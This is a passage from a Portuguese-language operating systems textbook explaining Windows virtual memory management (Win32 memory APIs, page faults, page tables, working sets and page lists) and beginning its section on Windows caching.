A API Win32 contém diversas funções que permitem a um processo gerenciar explicitamente sua memória virtual. As mais importantes estão relacionadas na Figura 11.29. Todas elas operam em uma região formada por uma única página ou por uma sequência de duas ou mais páginas que são consecutivas no espaço de endereçamento virtual. Claro, os processos não precisam gerenciar sua memória; a paginação ocorre automaticamente, mas estas chamadas oferecem poder e flexibilidade adicionais aos processos.

As primeiras quatro funções da API servem para alocar, liberar, proteger e consultar regiões do espaço de endereçamento virtual. As regiões alocadas sempre começam em endereços múltiplos de 64 KB para minimizar os problemas de portabilidade nas futuras arquiteturas, com páginas maiores que as atuais. A quantidade realmente alocada para o espaço de endereçamento pode ser menor que 64 KB, mas deve ser um múltiplo do tamanho da página. As duas funções seguintes na API dão a um processo a capacidade de manter páginas sempre na memória, de modo que estas não voltem ao disco, e também de desfazer essa operação. Por exemplo, um programa de tempo real pode precisar dessa habilidade para evitar faltas de página durante operações críticas. Um limite é assegurado pelo sistema operacional para impedir que os processos fiquem muito "vorazes". Na verdade, as páginas podem ser removidas da memória, mas apenas se o processo inteiro for passado para o disco. Quando ele tiver sido trazido de volta, todas as páginas bloqueadas serão carregadas antes que qualquer thread possa começar a executar novamente. Embora a Figura 11.29 não ilustre esse fato, o Windows também

FIGURA 11.29 As principais funções da API Win32 para gerenciamento de memória virtual no Windows.

Função da API Win32	Descrição
VirtualAlloc	Reserva ou compromete uma região
VirtualFree	Libera ou descompromete uma região
VirtualProtect	Altera a proteção de leitura/escrita/execução de uma região
VirtualQuery	Pergunta sobre o estado de uma região
VirtualLock	Torna uma região residente em memória (isto é, desabilita a paginação para essa região)
VirtualUnlock	Torna a região paginável, da maneira usual
CreateFileMapping	Cria um objeto de mapeamento de arquivo e (opcionalmente) atribui um nome a ele
MapViewOfFile	Mapeia (parte de) um arquivo no espaço de endereçamento
UnmapViewOfFile	Remove um arquivo mapeado do espaço de endereçamento
OpenFileMapping	Abre um objeto de mapeamento de arquivo criado anteriormente


possui funções API nativas para permitir que um processo tenha acesso à memória virtual de outro processo ao qual tenha recebido controle (isto é, para o qual ele tenha um descritor, conforme mostra a Figura 11.7).

As últimas quatro funções da API listadas são para gerenciamento de arquivos mapeados em memória. Para mapear um arquivo, é preciso primeiro criar um objeto de mapeamento de arquivo (veja a Figura 11.8), com CreateFileMapping. Essa função retorna um descritor para o objeto de mapeamento de arquivos (ou seja, um objeto de seção) e opcionalmente passa um nome para ele dentro do espaço de nomes Win32 e, portanto, outro processo pode usá-lo. As duas funções seguintes mapeiam e desfazem o mapeamento de visões dos objetos de seção a partir do espaço de endereçamento virtual de um processo. A última função da API pode ser usada por um processo para compartilhar um mapeamento criado por outro processo com CreateFileMapping e normalmente criado para mapear memória anônima. Dessa maneira, dois ou mais processos podem compartilhar regiões de seus espaços de endereçamento. Essa técnica permite-lhes escrever em regiões confinadas da memória virtual um do outro.

11.5.3 Implementação do gerenciamento de memória

Na plataforma x86, o Windows suporta, por processo, um único espaço de endereçamento linear de 4 GB com páginas por demanda. A segmentação não é suportada de maneira alguma. Teoricamente, os tamanhos das páginas podem ser qualquer potência de 2 até 64 KB. No x86 esse limite em geral está fixado em 4 KB. Além disso, o próprio sistema operacional pode usar páginas de 2 MB para aumentar a eficiência da **TLB** (**Translation Lookaside Buffer** — tabela de tradução rápida) na unidade de gerenciamento de memória do processador. O uso de páginas de 2 MB pelo núcleo e grandes aplicações aumenta significativamente o desempenho por meio da melhora na taxa de acerto para a TLB e da redução do número de vezes que a tabela de páginas precisa ser varrida para encontrar as entradas que não estão na TLB.

De modo diferente do escalonador, que seleciona individualmente os threads para executar e não se preocupa com os processos, o gerenciador de memória se preocupa exclusivamente com os processos, não com os threads. Afinal de contas, são os processos, não os threads, que possuem o espaço de endereçamento e é com isso que o gerenciador de memória se preocupa. Quando uma região do espaço de endereçamento virtual é alocada — como quatro delas foram para o processo *A* na Figura 11.30 —, o gerenciador de memória cria um **VAD** (**Virtual Address Descriptor** — descritor de endereço virtual) para ele, contendo o intervalo de endereços mapeados, a seção que representa o arquivo de armazenamento de suporte e o deslocamento onde ele é mapeado e as permissões. Quando a primeira página é tocada, cria-se o diretório de tabelas de páginas e seu endereço físico é inserido no objeto o processo. Um espaço de endereçamento é totalmente definido pela lista de seus VADs. Os VADs estão organizados em árvores balanceadas, para que o descritor para um endereço específico possa ser localizado de forma eficiente. Esse esquema suporta espaços de endereçamento esparsos, pois áreas não utilizadas entre as regiões mapeadas não empregam recursos (memória ou disco) que, portanto, estão livres.

FIGURA 11.30 Regiões mapeadas com suas páginas duplicadas no disco. O arquivo *lib.dll* é mapeado em dois espaços de endereçamento ao mesmo tempo.

Tratamento de falta de página

No Windows, quando um processo é inicializado, muitas das páginas mapeando os arquivos imagem dos programas EXE e DLL podem já estar na memória, pois eles são compartilhados com outros processos. As páginas graváveis das imagens são marcadas como *copiar na escrita* para que possam ser compartilhadas até o momento em que precisarem ser modificadas. Se o sistema operacional reconhece o EXE por uma execução anterior, ele pode ter gravado o padrão de referência às páginas utilizando uma tecnologia que a Microsoft denomina **SuperFetch**. Esta tenta pré-paginar a maior parte das páginas necessárias, mesmo que o processo ainda não tenha sentido falta delas. Esse procedimento reduz a latência de inicializar aplicações, pois dispensa a leitura de páginas do disco em razão da execução do código de inicialização nas imagens. Isto aumenta a vazão para o disco, pois é mais fácil para os drivers organizar as leituras para reduzir o tempo de busca necessário. A pré-paginação de processos também é utilizada durante a inicialização do sistema, quando uma aplicação em segundo plano passa para o primeiro plano, e durante a reinicialização do sistema após hibernação.

A pré-paginação é suportada pelo gerenciador de memória, mas implementada como um componente separado do sistema. As páginas levadas para a memória não são inseridas na tabela de páginas do processo, mas na *lista de espera* a partir da qual podem ser rapidamente inseridas no processo quando necessário, sem necessidade de acesso ao disco.

As páginas não mapeadas são um pouco diferentes, pois não são inicializadas da leitura do arquivo. Em vez disso, na primeira vez que uma página não mapeada é acessada, o gerenciador de memória cria uma nova página física e certifica-se de que seu conteúdo seja somente zeros (por razões de segurança). Em faltas futuras, uma página não mapeada pode precisar ser encontrada na memória ou então lida de volta do arquivo de páginas.

A paginação por demanda no gerenciador de memória é causada pelas faltas de página. A cada falta, tem-se um desvio para o núcleo, que então constrói um descritor independente de máquina indicando o que aconteceu e passa esse descritor para a parte do executivo que realiza o gerenciamento de memória. O gerenciador de memória verifica a validade do acesso. Se a página que faltou cair em uma região comprometida, ele busca o endereço na lista de VADs e encontra (ou cria) a entrada na tabela de páginas do processo. No caso de uma página compartilhada, o gerenciador de memória utiliza a entrada da tabela de páginas protótipo associada ao objeto de seção para poder preencher a nova entrada da tabela de páginas para a tabela de páginas do processo.

O formato das entradas da tabela de páginas varia de acordo com cada arquitetura de processador. Para as arquiteturas x86 e x64, as entradas para uma página mapeada são mostradas na Figura 11.31. Se uma entrada for marcada como válida, seus conteúdos são interpretados pelo hardware e assim o endereço virtual pode ser traduzido na página física correta. As páginas não mapeadas também têm entradas, mas são marcadas como

FIGURA 11.31 Uma entrada de tabela de páginas (PTE) para uma página mapeada nas arquiteturas Intel x86 e AMD x64.

63	62–52	51–12	11–9	8	7	6	5	4	3	2	1	0
NX	AVL	Número da página física	AVL	G	PAT	D	A	PCD	PWT	U/S	R/W	P

NX	Não eXecuta
AVL	Disponível para o SO
G	Página global
PAT	Tabela de atributos de página
D	Suja (modificada)
A	Acessada (referenciada)
PCD	Cache de página desabilitada
PWT	Escrita direta na página
U/S	Usuário/Supervisor
R/W	Acesso para leitura/escrita
P	Presente (válida)

inválidas e o hardware ignora o restante da entrada. O formato do software é um pouco diferente do formato do hardware e é determinado pelo gerenciador de memória. Por exemplo, para uma página não mapeada que deve ser zerada antes que possa ser usada, esse fato é observado na entrada da tabela de páginas.

Dois bits importantes na entrada da tabela de páginas são atualizados diretamente pelo hardware: os bits A (acesso) e D (suja). Eles controlam quando determinado mapeamento de página foi utilizado para acessar a página e se tal acesso pode ter modificado a página com uma operação de escrita. Esse procedimento ajuda bastante no desempenho do sistema, pois o gerenciador de memória pode fazer uso do bit de acesso para implementar o estilo de paginação **LRU** (**Least-Recently Used** — usada menos recentemente). O princípio LRU diz que as páginas não usadas há mais tempo são as menos prováveis de serem utilizadas novamente em um futuro próximo. O bit *A* permite que o gerenciador de memória determine se uma página foi acessada. O bit *D* permite que o gerenciador de memória saiba se uma página foi modificada, ou que *não* foi modificada — que é mais relevante. Caso uma página não tenha sido modificada desde sua leitura do disco, o gerenciador de memória não precisa escrever seu conteúdo no disco antes de utilizá-la para alguma outra finalidade.

Tanto o x86 quanto o x64 utilizam uma entrada de tabela de páginas de 64 bits, como mostra a Figura 11.31. Cada falta de página pode ser considerada como estando em uma das cinco categorias a seguir:

1. A página referenciada não está comprometida.
2. O acesso à página foi tentado, violando as permissões.
3. Uma página compartilhada do tipo *copiar na escrita* estava para ser modificada.
4. A pilha precisa crescer.
5. A página referenciada está comprometida, mas não está mapeada.

O primeiro e o segundo casos devem-se a erros de programação. Se um programa tentar utilizar um endereço para o qual não se supõe existir um mapeamento válido ou tentar executar uma operação inválida (como escrever em uma página somente de leitura), temos uma **violação de acesso** que em geral resulta no encerramento do programa. As violações de acesso costumam ser o resultado de ponteiros ruins, incluindo o acesso à memória que foi liberada e teve seu mapeamento removido pelo processo.

O terceiro caso tem os mesmos sintomas do segundo (uma tentativa de escrever em uma página somente de leitura), mas o tratamento é diferente. Como a página foi marcada como *copiar na escrita*, o gerenciador de memória não reporta uma violação de acesso. Em vez disso, ele faz uma cópia privada da página para o processo atual e retorna o controle para o thread que tentou escrever na página. O thread, por sua vez, tenta novamente escrever e agora conclui a operação sem nenhuma falha.

O quarto caso ocorre quando um thread coloca um valor na pilha e referencia uma página que ainda não foi alocada. O gerenciador de memória está programado para reconhecer este como um caso especial. Enquanto houver espaço nas páginas reservadas para a pilha, o gerenciador de memória oferecerá uma nova página física, zerada e mapeada para o processo. Quando a execução do thread retoma a execução, ele tenta novamente o acesso e, dessa vez, consegue.

Por fim, no quinto caso tem-se uma falta de página normal. Entretanto, esse caso apresenta diversos subcasos. Se a página estiver mapeada por um arquivo, o gerenciador de memória deve procurar por estruturas de dados, como tabela de páginas protótipo associadas ao

objeto de seção, para se certificar de que ainda não existe uma cópia na memória. Se houver — digamos, em outro processo, em uma lista de espera ou em uma lista de páginas modificadas — ele simplesmente a compartilha, talvez marcando como copiar na escrita, caso as mudanças não devam ser compartilhadas. Se não existir uma cópia, o gerenciador de memória alocará uma página física livre e fará com que o arquivo de páginas seja copiado do disco, a menos que outra página já esteja sendo trazida do disco, assim será necessário apenas esperar o término da transição.

Quando o gerenciador de memória consegue satisfazer uma falta de página encontrando a página necessária em vez de lê-la do disco, a falta é classificada como **falta aparente**. Se a cópia do disco for necessária, então é uma **falta estrita**. Se comparadas às faltas estritas, as aparentes são muito mais baratas e causam menos impacto no desempenho da aplicação. Elas podem ocorrer quando uma página compartilhada já foi mapeada em outro processo, quando somente uma nova página zerada é necessária ou quando a página solicitada foi eliminada do conjunto de trabalho do processo, mas está sendo requisitada novamente antes de ter tido a chance de ser reutilizada. As faltas aparentes também podem ocorrer porque as páginas foram compactadas para efetivamente aumentar o tamanho da memória física. Para a maioria das configurações de CPU, memória e E/S nos sistemas atuais, é mais eficiente usar a compactação em vez de incorrer no custo da E/S (desempenho e energia) exigido para ler uma página do disco.

Quando uma página física não está mais mapeada pela tabela de páginas de nenhum processo, ela é colocada em uma das seguintes listas: livre, modificada ou em espera. As páginas que nunca mais serão necessárias, como as de pilha de processos concluídos, são automaticamente liberadas. As que podem causar novas faltas vão para a lista de modificadas ou para a lista de espera, dependendo da configuração do bit *D* (modificada) para qualquer uma das entradas das tabelas de páginas que mapearam a página desde que esta foi lida do disco. As páginas na lista de modificadas serão por fim escritas no disco e então movidas para a lista de espera.

O gerenciador de memória pode alocar páginas conforme necessário por meio da lista de livres ou da lista de espera. Antes de alocar uma página e copiá-la do disco, o gerenciador de memória sempre verifica as listas de livres e de espera para verificar se a página já está na memória. No Windows, o esquema de preparo converte as futuras faltas estritas em faltas aparentes por meio do carregamento das páginas que devem ser necessárias e sua colocação na lista de espera. O próprio gerenciador de memória faz uma pequena parte da pré-paginação acessando grupos de páginas consecutivas e não de páginas individuais. As páginas adicionais são imediatamente colocadas na lista de espera. Esse procedimento não costuma ser um desperdício, pois a sobrecarga no gerenciador de memória costuma ser causada pelo custo de realizar uma única operação de E/S. A leitura de um aglomerado de páginas, em vez de uma única página, possui um custo adicional desprezível.

As entradas na tabela de páginas da Figura 11.31 referem-se a números de páginas físicas, não virtuais. Para atualizar as entradas das tabelas de páginas (e diretório de páginas), o núcleo precisa utilizar endereços virtuais. O Windows mapeia as tabelas e os diretórios de páginas do processo atual no espaço de endereçamento virtual do núcleo utilizando uma entrada de automapeamento no diretório de páginas, conforme mostrado na Figura 11.32. Fazendo as entradas do diretório de páginas e fazendo com que ele aponte para o diretório de páginas (automapeamento), existem endereços virtuais que podem ser utilizados para referenciar entradas de diretórios de páginas (a), bem como entradas de tabelas de páginas (b). O automapeamento ocupa os mesmos 8 MB dos endereços virtuais do núcleo para todos os processos (na arquitetura x86). Para simplificar, a figura mostra o automapeamento do x86 para **PTEs** (**Page-Table Entries** — entradas de tabela de páginas) de 32 bits. O Windows, na realidade, utiliza PTEs de 64 bits; portanto, o sistema pode utilizar mais de 4 GB de memória física. Com PTEs de 32 bits, o automapeamento usa apenas uma **PDE** (**Page-Directory Entry** — entrada de diretório de páginas**)** no diretório de página, e assim ocupa apenas 4 MB de endereços, em vez de 8 MB.

O algoritmo de substituição de páginas

Quando o número de páginas de memória física livres começa a ficar baixo, o gerenciador de memória começa a remover páginas dos processos no modo usuário e dos processos do sistema, que representam o uso de páginas no modo núcleo, a fim de disponibilizar mais páginas físicas. O objetivo é manter as páginas virtuais mais importantes na memória e as outras no disco. O difícil é determinar o que é *importante*. No Windows, esse conceito é definido pelo uso acentuado do conceito de conjunto de trabalho. Cada processo (e *não* cada thread) tem um conjunto de trabalho. Esse conjunto consiste nas páginas mapeadas que estão na memória e, desse modo, podem ser referenciadas sem uma falta de página. O tamanho e a composição do

FIGURA 11.32 As entradas de automapeamento do Windows são usadas para mapear as páginas físicas das tabelas e diretórios de páginas em endereços virtuais do núcleo (mostrados para PTEs de 32 bits).

conjunto de trabalho variam, é claro, conforme a execução dos threads do processo.

O conjunto de trabalho de cada processo é descrito por dois parâmetros: o tamanho mínimo e o tamanho máximo. Esses limites não são rígidos; portanto, um processo pode ter menos páginas na memória que seu mínimo, ou (em certas circunstâncias) mais que seu máximo. Todo processo inicializa com o mesmo mínimo e o mesmo máximo, mas esses limites podem mudar com o tempo ou podem ser definidos segundo o objeto da tarefa para os processos contidos nessa tarefa. O mínimo inicial fica entre 20 e 50 páginas e o máximo inicial fica entre 45 e 345 páginas, dependendo da quantidade total de memória física no sistema. O administrador do sistema, todavia, pode alterar esses valores iniciais. Embora poucos usuários domésticos se interessem em alterar essas definições, muitos administradores de servidor poderiam fazê-lo.

Os conjuntos de trabalho somente entram em ação quando a memória física disponível está diminuindo. Senão, os processos têm permissão para consumir o quanto desejarem da memória e, em geral, acabam excedendo o valor máximo para o conjunto de trabalho. Entretanto, quando o sistema fica sob **pressão de memória**, o gerenciador de memória começa a comprimir os processos dentro de seus conjuntos de trabalho, começando pelos que já excederam muito o limite. Existem três níveis de atividade para o gerenciador do conjunto de trabalho, os quais são periodicamente baseados em um temporizador. Uma nova atividade é incluída em cada nível:

1. **Muita memória disponível:** varre as páginas reinicializando os bits de acesso e utilizando seus valores para representar a *idade* de cada uma. Mantém uma estimativa de páginas não utilizadas em cada conjunto de trabalho.
2. **A memória está diminuindo:** para qualquer processo com uma quantidade significativa de páginas não utilizadas, para de adicionar páginas ao conjunto de trabalho e começa a substituir as mais antigas sempre que uma nova página for necessária. As páginas substituídas vão para a lista de livres ou de espera.
3. **A memória está baixa:** remove as páginas mais antigas, diminuindo os conjuntos de trabalho para que eles fiquem abaixo de seu valor máximo.

O gerenciador dos conjuntos de trabalho é executado a cada segundo, chamado pelo thread **gerenciador do conjunto de equilíbrio**. O gerenciador dos conjuntos de trabalho controla a quantidade de trabalho que executa para evitar sobrecarga do sistema. Ele também monitora a escrita de páginas na lista de modificadas do disco, para garantir que a lista não fique muito extensa, e desperta o thread ModifiedPageWriter sempre que necessário.

Gerenciamento da memória física

Acabamos de mencionar três listas diferentes de páginas físicas: a lista de livres, a lista de espera e a lista de modificadas. Existe ainda uma quarta lista que

contém as páginas livres que foram zeradas. O sistema frequentemente precisa de páginas que somente contenham zeros. Quando novas páginas são entregues aos processos, ou quando a última página parcial no final de um arquivo é lida, é necessária uma página zerada. Muito tempo é gasto na escrita de uma página com zeros, portanto é melhor utilizar um thread de baixa prioridade e criar páginas zeradas em segundo plano. Há também uma quinta lista utilizada para armazenar as páginas que foram identificadas como contendo erros de hardware (isto é, por meio da detecção de erro de hardware).

Todas as páginas no sistema são referenciadas por uma entrada válida de uma tabela de páginas ou estão em uma das cinco listas citadas, que são coletivamente chamadas de **base de dados dos números de quadros de páginas** (**Page Frame Number** — base de dados PFN), e sua estrutura é mostrada na Figura 11.33. A tabela é indexada pelo número do quadro de página física. As entradas possuem tamanho fixo, mas diferentes formatos são utilizados para tipos de entrada distintos (por exemplo, compartilhada *versus* privada). As entradas válidas mantêm o estado da página e um contador que informa quantas tabelas de páginas apontam para a página, de forma que o sistema saiba quando uma página não está mais em uso. As páginas de um conjunto de trabalho informam quais entradas as referenciam. Existe ainda um ponteiro para a tabela de páginas do processo que aponta para a página (no caso de páginas não compartilhadas) ou para a tabela de páginas protótipo (no caso de páginas compartilhadas).

Além disso, existe uma referência para a próxima página na lista (caso haja uma) e diversos outros campos e flags, como *leitura em andamento*, *escrita em andamento* etc. Para economizar espaço, as listas estão ligadas por campos que fazem referência ao próximo elemento por meio de seu índice dentro da tabela, e não por meio de ponteiros. As entradas da tabela para as páginas físicas também são utilizadas para resumir os bits de páginas sujas encontrados nas diferentes entradas da tabela de páginas que apontam para a página física (por causa das páginas compartilhadas). Em sistemas servidores maiores, nos quais existem memórias mais rápidas para determinados processadores, há ainda informações utilizadas na representação das diferenças nas páginas da memória. Essas máquinas são denominadas máquinas NUMA.

A movimentação das páginas entre os conjuntos de trabalho e as diferentes listas é feita pelo gerenciador de conjuntos de trabalho e outros threads do sistema. Vamos ver como ocorrem essas transições. Quando o gerenciador de conjuntos de trabalho remove uma página de um conjunto de trabalho, a página segue para o final da lista de espera ou da lista de modificadas, dependendo de seu grau de limpeza. Essa transição é mostrada em (1) na Figura 11.34.

As páginas de ambas as listas ainda são consideradas válidas e, caso ocorra uma falta de página e uma delas seja necessária, ela é removida da lista e colocada de volta no conjunto de trabalho sem nenhuma operação de E/S no disco (2). Quando um processo termina, suas páginas não compartilhadas não podem ser novamente carregadas nele e, assim, as páginas válidas em sua tabela de páginas e qualquer uma de suas páginas nas listas de espera ou de modificadas vão para a lista de livres

FIGURA 11.33 Alguns dos principais campos na base de dados de quadros de página para uma página válida.






FIGURA 11.34 As várias listas de páginas e as transições entre elas.

(3). Qualquer espaço relacionado ao arquivo de páginas em uso pelo processo também é liberado.

Outras transições são causadas por outros threads do sistema. A cada 4 segundos, o thread gerenciador do conjunto de balanceamento é executado e procura por processos para os quais existem threads ociosos por um determinado número de segundos. Caso encontre, as pilhas de núcleo de tais processos são retiradas da memória física e suas páginas são movidas para a lista de espera ou para a lista de modificadas, também mostradas como (1).

Dois outros threads do sistema, o **escritor de páginas mapeadas** e o **escritor de páginas modificadas**, despertam periodicamente para verificar se há páginas limpas suficientes. Se não houver, eles retiram as páginas do topo da lista modificada, escrevem-nas de volta ao disco e, então, passam-nas para a lista de espera (4). O primeiro lida com escritas em arquivos mapeados; o último lida com escritas nos arquivos de paginação. O resultado dessas escritas é transformar páginas da lista de modificadas (sujas) em páginas da lista de espera (limpas).

A razão de haver dois threads é que um arquivo mapeado pode precisar crescer como um resultado da escrita e esse crescimento requer acessos a estruturas de dados em disco para alocar um bloco de disco livre. Quando uma página tem de ser escrita, se não houver lugar para trazê-la para a memória, poderá ocorrer um impasse. O outro thread é capaz de resolver o problema escrevendo páginas em um arquivo de paginação.

As outras transições da Figura 11.34 são as seguintes. Se um processo deixa de mapear uma página, a página não fica mais associada com um processo e pode ir para a lista de livres (5), exceto para o caso em que ela seja compartilhada. Quando uma falta de página requer um quadro de página para manter a página que está para ser lida, esse quadro, se possível, é retirado da lista de livres (6). Não há problema se a página ainda contiver alguma informação confidencial, pois ela será totalmente sobrescrita.

A situação é diferente quando uma pilha cresce. Nesse caso, torna-se necessário um quadro de página que esteja vazio e as regras de segurança exigem que a página só contenha zeros. Por isso, um outro thread do sistema, o **thread ZeroPage**, executa na mais baixa prioridade (veja a Figura 11.26), apagando páginas que estejam na lista de livres e colocando-as na lista de páginas zeradas (7). Sempre que a CPU estiver ociosa e houver páginas livres, elas poderão ser zeradas — uma vez que uma página zerada é potencialmente mais útil que uma página livre e não custa nada zerar uma página quando a CPU está ociosa.

A existência de todas essas listas leva a algumas escolhas políticas sutis. Por exemplo, suponha que uma página tenha de ser trazida do disco e a lista de livres esteja vazia. O sistema é, então, obrigado a escolher entre tirar uma página limpa da lista de espera (que de outra forma poderia vir a sofrer nova falta mais tarde) ou tirar uma página vazia da lista de páginas zeradas (desperdiçando o trabalho realizado de zerá-la). O que é melhor?

O gerenciador de memória deve decidir o quão agressivamente os threads do sistema devem mover as páginas da lista de modificadas para a lista de espera. Ter páginas limpas espalhadas é melhor do que ter páginas sujas espalhadas (já que as primeiras podem ser instantaneamente reutilizadas), mas uma política de limpeza agressiva significa mais operações de E/S no disco e ainda existe a possibilidade de uma página que acabou de ser limpa ser levada de volta a seu conjunto de trabalho e acabar suja de novo. Em geral, o Windows

resolve esses tipos de dilemas por meio de algoritmos, heurísticas, inferências, precedentes históricos, regras práticas e configuração de parâmetros controlada pelo administrador.

O Windows moderno introduziu uma camada de abstração extra no fundo do gerenciador de memória, chamada **gerenciador de armazenamento**. Essa camada toma decisões sobre como otimizar as operações de E/S ao armazenamento disponível. Os sistemas de armazenamento persistente incluem memória flash auxiliar e SSDs, além de discos rotacionais. O gerenciador de armazenamento otimiza onde e como as páginas da memória física são copiadas para o armazenamento persistente no sistema. Ele também implementa técnicas de otimização, como o compartilhamento do tipo copiar na escrita, para páginas físicas idênticas, e compactação das páginas na lista de espera, para efetivamente aumentar a RAM disponível.

Outra mudança no gerenciamento de memória no Windows Moderno é a introdução de um **arquivo de troca** (swap). Historicamente, o gerenciamento de memória no Windows tem sido baseado em conjuntos de trabalho, conforme já descrevemos. À medida que aumenta a pressão sobre a memória, o gerenciador de memória espreme os conjuntos de trabalho para reduzir as pegadas que cada processo deixa na memória. O modelo de aplicação moderno introduz oportunidades para novas eficiências. Visto que o processo que contém a parte de primeiro plano de uma aplicação moderna não recebe mais recursos do processador depois que o usuário tiver saído dele, não é preciso que suas páginas fiquem residentes na memória. À medida que a pressão sobre a memória se acumula no sistema, as páginas no processo podem ser removidas como parte do gerenciamento normal do conjunto de trabalho. Contudo, o gerenciador de tempo de vida do processo sabe por quanto tempo se passou desde que o usuário passou para o processo em primeiro plano da aplicação. Quando mais memória for necessária, ele seleciona um processo que não foi executado durante um tempo e convoca o gerenciador de memória para trocar, de modo eficiente, todas as páginas em um pequeno número de operações de E/S. As páginas serão gravadas no arquivo de troca agregando-as em um ou mais trechos grandes. Isso significa que o processo inteiro também pode ser restaurado da memória com menos operações de E/S.

Enfim, o gerenciamento de memória é um componente do executivo bastante complexo e com muitas estruturas de dados, algoritmos e heurísticas. Ele tenta ser autoajustável ao máximo, mas há também parâmetros que os administradores podem ajustar manualmente para atuar no desempenho do sistema. Vários desses parâmetros e contadores associados são passíveis de serem verificados com ferramentas de vários dos kits já mencionados. O mais importante a lembrar aqui talvez seja que o gerenciamento de memória em sistemas reais é muito mais que apenas um simples algoritmo de paginação, como o do relógio ou de envelhecimento.

11.6 Caching no Windows

A cache do Windows aumenta o desempenho de sistemas de arquivos mantendo na memória as regiões recente e frequentemente utilizadas dos arquivos. Em vez de armazenar blocos físicos endereçados a partir do disco, o gerenciador de cache administra blocos virtualmente endereçados, ou seja, regiões de arquivos. Essa abordagem se encaixa bem na estrutura nativa do sistema de arquivos do NT (NTFS), conforme veremos na Seção 11.8. O NTFS armazena todos os seus dados como arquivos, inclusive os metadados do sistema de arquivos.

Essas regiões de arquivos armazenadas em cache são chamadas de *visões* (*views*), pois representam regiões de endereços virtuais do núcleo mapeadas em arquivos do sistema de arquivos. Assim, o gerenciamento real da memória física na cache é feito pelo gerenciador de memória. O papel do gerenciador de cache é administrar o uso dos endereços virtuais do núcleo para as visões, organizar para que o gerenciador de memória *fixe* as páginas da cache na memória física e oferecer interfaces para os sistemas de arquivos.

Os recursos do gerenciador de cache do Windows são compartilhados com todos os sistemas de arquivos. Como a cache é virtualmente endereçada segundo arquivos individuais, o gerenciador de cache consegue realizar com facilidade leituras antecipadas para cada arquivo. As solicitações de acesso aos dados armazenados em cache são enviadas por cada sistema de arquivos. O procedimento de caching virtual é conveniente, porque os sistemas de arquivos não precisam primeiro traduzir os deslocamentos em arquivos em números de blocos físicos antes de solicitar uma página de arquivo em cache. Em vez disso, a tradução acontece mais tarde, quando o gerenciador de memória chama o sistema de arquivos para acessar a página no disco.

Além do gerenciamento de endereços virtuais do núcleo e de recursos da memória física utilizada na cache, o gerenciador de cache também precisa estar em consonância com os sistemas de arquivos no que diz respeito à coerência das visões, as escritas para o disco e

